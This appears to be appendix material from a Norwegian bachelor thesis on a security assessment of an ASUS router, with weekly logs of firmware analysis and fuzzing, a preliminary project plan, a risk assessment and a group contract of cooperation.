Thursday 19.05	10:00	0:00	14	Continued on the report, fixed some small things and attachments. Got the everything ready to be submitted.
Friday 20.05	8:00	12:00	4	Double checked everything and submitted it.

5.4 Weekly Reports - Ida Heggen Trosdahl

Weekly Reports - Ida

Week 2

Met the group and made a first draft of the contract of cooperation. Started planning how to do the thesis and what needs to be done in the next few weeks.

Had a meeting with the advisor, got some more information. Worked with the group after the meeting and made a first draft of the preliminary project plan. Started on a timeline. Started looking at devices and found resources on them. Started setting up risk assessment. In general planning and starting up, and finding/reading resources.

Week 3

Discussed findings of the devices and decided on a router. Found several devices (9) that we sent to our advisor. Then we found CVE's from the last 3 years, firmware and source code for each. Continued reading and finding resources, found IoTGoat and started testing it. Had a meeting with the advisor, talked about the device and questions, and wrote the minutes of the meeting. Starting the first two phases of OWASP's Firmware Security Testing Methodology (FSTM), which is information gathering and reconnaissance, and obtaining firmware. This was already done to check if it was available, now we are supposed to analyze it and put the data into a spreadsheet. I took care of the netgear routers.

Week 4

The findings from week 3 was discussed with the group and it was decided to pentest a router. Met with the advisor and discussed the findings, and the program FACT. Confirmed that the group only needs the contract of cooperation and the preliminary project plan. The group will have to decide on a router. Worked on research and the mandatory assignments (preliminary project plan, contract of cooperation and attachments).

Week 5

Continued analyzing the firmware and extracted the image file. The group made an attack strategy and started looking at emulation with QEMU or FAT, which requires AttifyOS. Continued looking at the IoT Goat challenge. Added some more details to the attack strategy.

Week 6

Analyzed the filesystem throughout the week.

Week 7

Did reconnaissance and analysis, and had a meeting with the advisor. Then continued gathering information and analyzing it.

Week 8

Finished up the reconnaissance and analysis. Started looking into emulation using Firmware Analysis Toolkit (FAT).

Week 9

Tried emulating the whole week. Did not work.

Week 10

Met with the advisor to discuss the issues with emulation and fuzzing. Could not get it working.

Week 11

Attempted more on the emulation, but did not work. Started attempting fuzzing; read some about it, tested afl and later firm-afl.

Week 12

Made the poster presentation and submitted it.

Week 13

Looked firm-afl again, trying to run it. At the same time, I rehearsed the poster presentation with the group. Had the poster presentation, then a meeting with the advisor. There was another attempt done on emulation after some new knowledge was obtained.

Week 14

Continued with emulation, may have had a breakthrough. Tested nvram stuff, no luck. Had to give up.

Week 15

Started on fuzzing again, with afl++, worked better than afl and firm-afl. Found httpd.c and added missing stuff. Tried to compile it, which was difficult, so I tried black box fuzzing. Still difficult.

Week 16

Continued with the fuzzing and tried some things the advisor recommended looking into. For the fuzzing, QEMU mode was attempted, but failed. The group discussed the plan ahead. Finally managed to black box fuzz the httpd binary, but probably incorrectly. Will try white box fuzzing with edited source code. Did a small detour to QEMU emulation with a debugger.

Week 17

Changed httpd.c input from conn_fp to stdin. Had a meeting with the advisor. Then continued changing the code. Started on the report and made sure stuff was good for the report.

Week 18

Wrote on the report most days, including overview, added sources to acronyms and abbreviations. Wrote some theory and an introduction. Calculated CVSS and made a risk assessment with the group. Fixed some time management figures and overviews. Contacted the IDI administrator office for an embargo on the thesis after a meeting with the advisor, and wrote a standard agreement. Did some more on the fuzzing as well as starting on the method part of the report.

Week 19

Wrote more on the method part and did some more fuzzing. Had a meeting with the advisor. Fixed the theory and result in the report. Looked into grammarly for the report. Continued with fuzzing and got it running; wil run it on NTNU's servers soon.

Week 20

Did some stuff on the report, mainly grammar, and did some work on the project handbook. Fixed a vulnerability report and sent it to the manufacturer with the advisor. Created one more. Wrote more on the actual report, fixed attachments and other things. Got everything ready to submit. Submitted it.



“Can inexperienced hackers find and exploit security issues in a consumer wireless router? And what does this say about the security of the device?”

Security Assessment of an Embedded IoT Device

Introduction

In today's society embedded devices like smartwatches and routers can be found in any home. These devices hold loads of information about habits and routines. While embedded devices becomes more prevalent, questions about security arise. Considering the amount of data on a smartwatch, are they really a good idea? Embedded devices often have lacking security, which leaves the average person at risk of having their data breached. This will be addressed in this bachelor thesis: A security assessment of an embedded IoT device. The chosen device is a wireless network router.

Methodology

For the security assessment, a modified version of the OWASP firmware security and the OWASP IoT methodology have been chosen; some steps have been merged and slightly changed. For the different stages open source tools on Kali Linux have and will be used. The tools are mainly made and maintained by a relevant community and are considered trustworthy.

Progress

So far only slight security issues have been found. These have been found during stage 1-3, which were completed without any issues. Stage 4, emulation, has been challenging and it is still not complete. To avoid being completely stuck, the next step has been started on: Dynamic analysis. The first part of stage 5 has been to run a fuzzer (an automated software testing technique), American Fuzzy Lop (AFL), on the firmware or certain executables in the firmware. This has also shown to be quite challenging. Another issue has been the limited knowledge of the group, which has made it difficult to know what to look out for. This means some issues may have been overlooked at earlier stages.

Conclusion

There is still a lot of work left of the security assessment, so it is still too early to conclude anything, but at this point the router firmware has not shown any severe, exploitable weakness. There have been slight issues which should be addressed, like using an outdated Linux kernel. This means that any exploitable security issues are probably not accessible for the average person. It may also be challenging for inexperienced hackers, which will be answered in the bachelor thesis.



Norwegian University of
Science and Technology

A.8 Preliminary Project Plan

Security Assessment of an Embedded IoT Device

Preliminary Project Plan v1.5, thesis 91

Jørgen Selsøyvold, Ida Trosdahl

January 2022

Revision history

Date	Version	Description	Editor
13.01.22	1.1	Made a first draft and translated most of the document to English.	Jørgen Selsøyvold, Ida Heggen Troisdahl
14.01.22	1.2	Added more in several sections and finished what could be finished.	Jørgen Selsøyvold, Ida Heggen Troisdahl
24.01.22	1.3	Moved the document to Overleaf to use latex. Did some modifications to the document.	Jørgen Selsøyvold, Ida Heggen Troisdahl
27.01.22	1.4	Finished and added the risk assessment, added updated attachment of the Gantt-diagram and finished up missing parts.	Jørgen Selsøyvold, Ida Heggen Troisdahl
28.01.22	1.5	Reviewed and modified the document as a whole. Added Contract of Cooperation as an attachment. Made sure all attachments were updated and present.	Jørgen Selsøyvold, Ida Heggen Troisdahl

Contents

1 Goals and scope of project	1
1.1 Introduction	1
1.2 Project description and problem statement	1
1.3 Performance targets and gains	2
1.4 Resources	2
2 Involved parties	2
3 Procedure	2
3.1 Main activities	2
3.2 Milestones	3
4 Quality assurance and monitoring	4
4.1 Quality assurance	4
4.2 Reporting	4
5 Risk assessment	5
6 Attachment	6
6.1 Timeline	6
6.2 Contact information	7
6.3 Agreement documents	8
6.3.1 Contract of cooperation	8

1 Goals and scope of project

1.1 Introduction

The whole group had the subject IDATT2503 Security in programming and cryptography. During the semester one of the group members (Ida Heggen Trosdahl) contacted Donn Morrison, one of the lecturers, asking for a bachelor thesis involving penetration testing. After some discussion about the thesis, Donn Morrison made the bachelor thesis available. The other group member (Jørgen Selsøyvold) did not have a project or a group prepared, and sent his interests to the class coordinator. The class coordinator suggested that Jørgen and Ida work together. The bachelor thesis has been kept quite open in regards to device and method. This was done so that the group could decide on the device at the start of the bachelor thesis with the help of our advisor.

The main reason this thesis was chosen is that it seemed interesting. Since the group does not have a lot of experience or in depth knowledge of IT security, it was seen as an opportunity to learn more about it. Penetration testing and security assessment was one area the group wanted to gain more knowledge about, mainly because it is relevant for today's society, and will probably be valuable in future jobs and further education.

1.2 Project description and problem statement

The bachelor thesis purpose is as follows:

Perform a penetration test and security assessment of an embedded Internet-of-Things device

The aim will be to ensure that the security standards of the device are met. If the security standards are not met, a coordinated disclosure will be conducted.

The IoT device chosen is a wireless network router. This was chosen because of its prevalent use and potential impact should the device security be insufficient. Routers often have lacking security, which can be seen by searching for a router's CVE or even searching a little on Google. This also means there are a lot of guides, tips and tools for doing a security assessment on a router, which will be beneficial for the group.

The scope will at first be to analyze and assess the security of one router. The testing will include tests and tools on the firmware and hardware. The number of tests and the exact tools to be used on the router has not been decided on; it will depend on what vulnerabilities are found when analyzing it and will be documented. The OWASP's Firmware Security Testing Methodology (FSTM) has been suggested as a guide for testing the router. This will be used, with some modifications. Any modifications done to the guide will be reported in the appropriate document. If assessing only one router seems lacking, there is a possibility to assess a second one.

Most routers seem to have at least a few security issues, despite it being such a commonly used device. With all the information on the internet on how to exploit their potential weaknesses, how safe is the home network of an average consumer? This thesis will explore this and enlighten any security standards not met on the tested device. An attempt to answer the following problem statement will be done:

Can inexperienced hackers find and exploit security issues in a consumer wireless router? And what does this say about the security of the device?

1.3 Performance targets and gains

For performance targets and gains, see attachment 6.3.1 Contract of cooperation, under "Project goals".

1.4 Resources

- The wireless router will be covered by NTNU's Department of Computer Science. The router of interest is ASUS RT-AC51U and costs 397 kr at Atea.no. 2 units of the same model will be bought, taking the total to 794 kr. If the first device has been successfully assessed, other devices may be acquired.
- Technical equipment, like a JTAG and serial port, will be provided if deemed necessary.
- Week 2 to 21 is available for the bachelor thesis. The deadline for the final report is during week 20. This means there are 18 weeks to work on the thesis and the final report, and 1 week for the presentation. From week 4 to 11, the subject INGT2300 Systems Engineering will have a project. On 23rd of March, the same subject will also have an exam. This means those weeks will have less time available for the thesis.
- The group will use the operative system Kali Linux for the penetration testing, with appropriate software and tools. Exact software and tools have not been completely decided yet, but some possible tools are Ghidra and binwalk.
- The workspace will be at home or on campus, this will be up to the individual. When working together, the group will try to book a room on campus, but otherwise will communicate via Messenger or use Jitsi.

2 Involved parties

Name	Title
Grethe Sandstrak	Course manager for the Computer Science course
NTNU/IDI	Client
Donn Morrison	Advisor and client's contact person
Jørgen Selsøyvold	Student
Ida Heggen Troisdahl	Student

3 Procedure

3.1 Main activities

- Initial planning. This will be done as a group and will include the pre-project and project planning tasks in the Gantt-diagram, see figure 2 in attachment 6.1. The group will decide on the device, make a plan for the project and make a timeline. Some of the planning may change during the project. More planning will be done later when needed for the different tasks.

- Research. This will mainly be done individually, but any resource of interest will be shared with the rest of the group, either in a document on Google Drive or on the communication platform Messenger. During this stage, the aim is to find useful software and tools, learn how to use it, and find resources on how to perform a penetration test and security assessment on the chosen device. Research will be done continuously throughout the project by necessity, but the most thorough groundwork will be done during the reconnaissance stage.
- Writing documentation. This will be an ongoing process throughout the bachelor thesis that will be done both as a group and individually. The group will cooperate to make sure all requirements are met. Every group member will have helped or written a part of every document or diagram. In the start, the documentation is the preliminary project plan and its attachments. Until the final report, documentation will mainly involve how a test works, how it was performed and any potential security issue it uncovered. Other documentation may prove to be necessary during this stage. The final report with all attachment will be done the last 3-4 weeks.
- Penetration testing and security assessment. Once planning is done, the OWASP guide FTSM (Firmware Security Testing Methodology) will be used to start the testing. The initial stage is reconnaissance and analyzing. Information about the device and its documentation will be collected, its firmware and source code will be acquired and analyzed. Other aspects of the device will also be extracted and/or analyzed if needed. During the exact penetration test, any security issues found will either be assessed right away, be assessed at the end with the other found issues or both. This has not been planned yet. Once the test is done, a comprehensive assessment will be done.
- Poster and presentation. In week 13 there will be a poster presentation. A poster will be made and presented to a few other groups. The presentation will be held in English. During the weeks when the poster and presentation will be made and held, the penetration testing and security assessment may be put on hold if necessary.
- Presentation of the bachelor thesis. After the bachelor thesis has been submitted, the remaining time will be used to prepare for the presentation held in week 21. The presentation may be started before the submission if possible. Preparations for the presentation includes finding appropriate and easily conveyed content, making the presentation and practicing it.

3.2 Milestones

January 28th:

- Deadline for the preliminary project plan and its attachments. At this point, the device should be decided and most preliminary planning should be completed.

February 6th:

- The project plan should be completed and the group will start emulating the firmware, and start planning dynamic analysis, runtime analysis and binary exploitation. This will be done when possible, either overlapping to some degree or one after the other.

March 28th:

- Submission for the finalized poster and presentation.

March 28th - 31st:

- The poster presentation will be held one of these days.

April 10th:

- Should be done or close to done with the penetration test.

April 17th:

- Start final report, the comprehensive security assessment and all other documentation needed for the final submission of the bachelor thesis.

May 20th:

- Final submission date for the bachelor thesis.

May 27th:

- Presentation of the bachelor thesis. This presentation will include the group's advisor and the client's contact person (which in this case is the same person).

4 Quality assurance and monitoring

4.1 Quality assurance

To ensure a satisfactory submission, all work will be finished in a timely manner to make it possible to review it. As written in attachment 6.3, in the Contract of Cooperation, under "Procedures", the group will have a submission schedule with room for unexpected events and thorough reviews from all group members. While writing documentation, it is expected to be detailed and clear. The group aims to create a good work environment to ensure productivity. For the penetration testing and security assessment, the group members are encouraged to expand their knowledge, which can include doing CTF-challenges, listening to podcasts or reading articles.

If at any point during the bachelor thesis one of the group members are not happy with the other group member's effort or work, this will be brought up in a civil manner to ensure the quality of the work. More frequent reviews or change the roles and responsibility may be a solution. More information about the group and work environment can be found in attachment 6.3.1 Contract of Cooperation, under "Interaction".

4.2 Reporting

Meetings will be scheduled with the group advisor on a biweekly basis at minimum. In these meetings the progress will be discussed along with any issues that may arise during the thesis. Since advisor is also the client's contact person, any necessary reporting of the thesis will be discussed at the same time. Small issues or question between meetings will done through email. If email is not sufficient, either a formal or informal meeting may be planned.

The group will have meetings when deemed necessary by at least one of the group members. During these meetings, each member can report their progress to the rest of the group and can bring up any questions and/or issues.

5 Risk assessment

A number of possible risks that can affect the thesis have been identified. The risks have been ranked by a combination of the severity of the issue, the impact it may have and the likelihood for the event to occur. A lower score means a lower severity, impact and likelihood. Below is a table of the identified risks and figure 1 illustrates them in a risk assessment matrix.

Rating explanation:

- 1 = Low risk (will probably not happen and is at most a lesser problem)
- 2 = Medium risk (will probably have some influence on result/process)
- 3 = High risk (will likely and/or severely influence the result/process)

Identified risk	Severity	Impact	Likelihood	Measures	Rating
Illness	1	1	3	Avoid unnecessary risk of catching a sickness, and if sick, work from home	1
Bricked (broken) device	1	1	3	Back up devices	1
No security flaws	2	2	1	Thorough reconnaissance and research	2
Other classes taking up time	2	2	3	Plan the week well	2
Unable to exploit weakness	2	2	3	Study security topics and be familiar with the tools used	2
Missing a deadline	3	3	1	Stay on top of deadlines and double check every deadline for requirements	2
One or more faulty devices	3	2	1	Back up devices and work together if necessary	1
The group gets completely stuck	2	2	2	Get familiar with the OWASP methodology and do proper research	2
Delivery of the devices gets delayed	2	2	1	Buy from reputable online store and prepare other parts of the thesis while waiting	1
System Engineering project deadline and exam in March delays and/or impacts thesis	2	2	3	Plan the weeks well and avoid accumulation of any work	2
Manufacturer will not release source code	2	2	2	Contact manufacturer if not published, or extract source code or disassemble in Ghidra	2

Almost guaranteed			System engineering project and exam impact/delay the thesis		
Likely		Group member becomes sick	Unable to exploit discovered weakness	Manufacturer won't release source code Group gets completely stuck	
Moderately likely		Device is bricked		Other subject takes project time	
Unlikely			Delivery of device is delayed	We find no flaws in device	Missing a deadline
Rarely			Device is faulty		
	Trivial	Lesser problem	Challenging	Harmful	Catastrophic

Figure 1: Risk assessment matrix. Each identified risk has been given a place in the matrix depending on severity/impact and likelihood.

6 Attachment

6.1 Timeline

The timeline of the project was made into the Gantt-diagram in figure 2. This diagram lists all tasks identified so far and has information about which week to start a task, which weeks it has progress and when it is done. Even if a task is marked as in progress, it may not be worked on actively. This is a first draft, and tasks will probably be added as they are identified. The time estimation and estimated start and finish week may see modification during the thesis. To see the Gantt-diagram better, see the original document, "Gantt.pdf", that was submitted with the preliminary project plan.




Figure 2: Current GANTT-diagram.

6.2 Contact information

Name	Title	Phone number	Email address
Grethe Sandstrak	Course manager, Computer Science (BIDATA)	73559561	grethe.sandstrak@ntnu.no
Donn Morrison	Advisor and contact person NTNU/IDI	45548895	donn.morrison@ntnu.no
Jørgen Selsøyvold	Student	48031235	jorgse@stud.ntnu.no
Ida Heggen Trosdahl	Student	46897313	idatr@stud.ntnu.no

6.3 Agreement documents

6.3.1 Contract of cooperation

Contract of Cooperation

Thesis 91

Members:

Jørgen Selsøyvold
Ida Heggen Troisdahl

January 2022

Contents

- 1 Project goals** **1**
 - 1.1 Performance gains 1
 - 1.2 Performance targets 1
- 2 Roles and responsibilities** **2**
- 3 Procedures** **2**
- 4 Interaction** **3**

1 Project goals

1.1 Performance gains

During the bachelor thesis, it is desirable to reach the following performance gains:

- Draw attention to potential security risks of commonly used devices for the benefit of society. IoT devices, like routers, are prevalent in the world, and the knowledge of the potential security risks can be limited.
- Learn to respect a device when hacking. Even if there are no legal repercussions should the device be broken or should the scope not be respected, learning to respect a device will be useful in the future where legal repercussions may be a possibility.
- Get a better understanding of the security field, especially performing a penetration test and a security assessment on a wireless router. The security field is a fast growing subject with a lot of potential. Having an understanding of IT security will be an advantage.
- Acquire skills that can be useful at a later point, especially in a work setting. As in the last point, IT security has a lot of possibilities, and will most likely have applications in a professional environment.
- Improve the manufacturer's knowledge of any security flaws that might have been missed in the tested device, and help secure future devices. By doing a security assessment on a device, if a security flaw is found, it can be addressed by the manufacturer and this will make it safer for the users of that device.
- Get more experience working closely in a group for a longer period of time. Group projects have been a common procedure during the bachelor's programme, but these projects usually only last a few weeks. The bachelor thesis will last from January until May, meaning that the need to be able to cooperate over a longer period of time will be vital for the result of the thesis.
- High standard on the report and other documentation. To ensure that all requirements maintain a high standard it is necessary that every document and attachment have been through thorough reviews.

1.2 Performance targets

Following are the desirable performance targets for the thesis:

- Find at least 3 security flaws. A big part of the bachelor thesis will be to perform a penetration test on an IoT device, in this case, a router. Routers are known to have security flaws, meaning there likely are known and unknown issues with the device. The penetration testing knowledge of the group is quite limited, so expecting to find more than 3 flaws may be optimistic and may be too challenging.
- Meet all deadlines and fulfill all their requirements. It is important to put effort into the bachelor thesis, and this means there is a need to work hard to submit all the required work for each deadline.
- Meet every requirement in regards to the final report. As the last point stated, the group wants to put effort into the thesis, and this extends to the final report. The final report however is such a big part of the result and it is therefore even more important to make sure all the requirements are met and are of high quality.

- Get a good grade, at least a B, for the final assessment. It is desirable to do a good job and work hard with the thesis, and the group's grade goal is therefore high.
- Send a report to the manufacturer and have them fix the security issues. By sending a report of the issues that have been found to the manufacturer, the manufacturer can fix the issues and owners of the device can avoid potential malicious attacks.

2 Roles and responsibilities

Role	Responsible	Responsibilities
Meeting chairman	Jørgen Selsøyvold	Lead the meetings and make sure that all meeting points are discussed
Meeting reporter	Ida Heggen Trosdahl	Make sure meetings are properly documented
Meeting notices	Jørgen Selsøyvold	Make and send out meeting notices with agenda
Advisor and client communication	Shared	Communicate with the group advisor and client outside of meetings
Room booking	Shared	Book rooms for planned work and meetings
Quality ensurer	Jørgen Selsøyvold	Perform the last review before submitting work
Submission responsible	Ida Heggen Trosdahl	Submit reviewed work before deadlines

3 Procedures

(a) Meeting notice

- The person responsible for meeting notices will create a meeting notice and send an email to the attendees. The meeting notice will include meeting time and place, and the meeting agenda. If there is any objection to the meeting notice, a new meeting notice will be created with input from the attendees and will be sent out again.

(b) Notice of absence or otherwise

- If one of the group members in any way cannot attend a planned meeting at the agreed upon time, a reschedule will be done if possible. If a reschedule is not possible, the absent member will receive the minutes of the meeting. The present member will step into the other member's role during the meeting. The meeting will then proceed as normal as possible. The absent member is expected to give notice as soon as possible, but at the latest 24 hours before the planned meeting. Emergencies are exempt from this rule.
- In the event of absence during informal meetings with the group, the absent group member is expected to give notice as soon as possible. Due to being a small group, reasons for the absence do not need to be disclosed

or explained; any absence is expected to be reasonable and the group will trust each other.

(c) Document procedure

- All documents will be stored and shared on Google Drive. This platform was chosen for its ease of use and because the group members are familiar with it. The group's advisor will have access to it.
- Documents like the final report, contract of cooperation and the preliminary project plan will be written in LaTeX on Overleaf.com. The documents can be shared between the group members and it handles large documents better than Microsoft Word or Google Docs.
- Any code written or used will be uploaded to a Git repository on Github. This will make it easier to have an overview of what code has been used and reuse it if necessary. A link to the repository, if created, will be attached to the final report.
- The same tools mentioned will also be used for version control. All of them have history of edits, which makes it possible to undo or backtrack any undesirable changes.
- When submitting any work, all documents will be in PDF if practical.

(d) Submission of group work

- All work (documents, diagrams, etc.) should be finished 24 hours before the deadline. The group will then review all of it, and should be finished 10 hours before the deadline. Once done, the quality ensurer will have until 3 hours before the deadline to review the work once more. The other group member can also partake in this if needed. The submission responsible will submit the work 2 hours before the deadline.
- This plan is to give leeway should anything unexpected happen during the day leading up to a submission, meaning that this submission plan is for an ideal situation and it may not always be possible to follow it.

4 Interaction

(a) Meetings and preparations

- The group will have status meetings when deemed necessary by at least one of the group members. A status meeting will be used to discuss the progress or to make a plan for the following days/weeks. These meetings will be formal, so a meeting notice, agenda and minutes of meeting should be made. Preparations will not be expected unless specified. It is expected to meet on time, but some minutes delay will be allowed.
- There will be at least biweekly guidance meetings with the advisor/client's contact person to discuss progress, raise any issues and/or ask questions. Meetings may be held more frequently if the group or the advisor/client's contact person feels it is necessary. For these meetings it is expected that the group meet on time, preferably be ready 5 minutes before the meeting (both digital and physical). Before these meetings the group will have agreed on the agenda, and should the group have any questions or issues, these will also be discussed prior to the meeting.

- All group members are expected to watch or at least have an overview of any lectures held within one day after it was held. An overview of the lecture is defined as understanding the main points.

(b) Presence

- While working, we expect the group members to work diligently. It will be allowed to do individual, regular breaks as needed for each group member, but it is expected that the amount of breaks is reasonable. Preferably a maximum of 10-15 minutes each hour. For longer sessions, we will have a lunch break. The exact amount of time for lunch break will vary depending on the group's needs.
- In general the group will not be strict with breaks and some inattention (e.g. checking the phone for 5 minutes). It is however expected to work more efficiently if a deadline is approaching or if needed.

(c) Work environment


- The group members should keep a positive attitude. There should be room to ask any questions without being judged. It is expected to be helpful whenever possible, encourage learning, and be patient and civil at any time. If possible, do something to lighten the day for the group or as a group, e.g. bring cookies or order pizza on long days.

(d) Disagreement or breach of contract

- A breach of contract is any deviation from the contract that is not clearly communicated. The penalty for a deviation will be discussed and depends on the severity and consistency of the deviation. Any deviation should be communicated to the rest of the group if possible.
- If the group's coordination or communication is the reason for a deviation, e.g. missing a deadline or causing dysfunction as a group, a meeting will be held to discuss how to improve teamwork.
- A slight deviation, e.g. being 10 minutes without a notice, will not be punished. However, if the slight deviation causes distress for the rest of the group or negatively impacts the result, the group may need to call a meeting to discuss the deviation. Possible penalties will be discussed at the meeting.
- A more severe deviation, e.g. forgetting a planned meeting with a third party, will result in a warning. A group meeting will be held if it continues and penalties will be discussed. If it continues after the meeting, a meeting with the advisor will be requested. Further penalties will be discussed here depending on severity and impact of the deviation.
- In general most deviations will be excused as long as the deviation is clearly communicated, does not hinder the bachelor thesis' result or does not cause unnecessary distress for the group.



Jørgen Selsøyvold



Ida Heggen Trosdahl

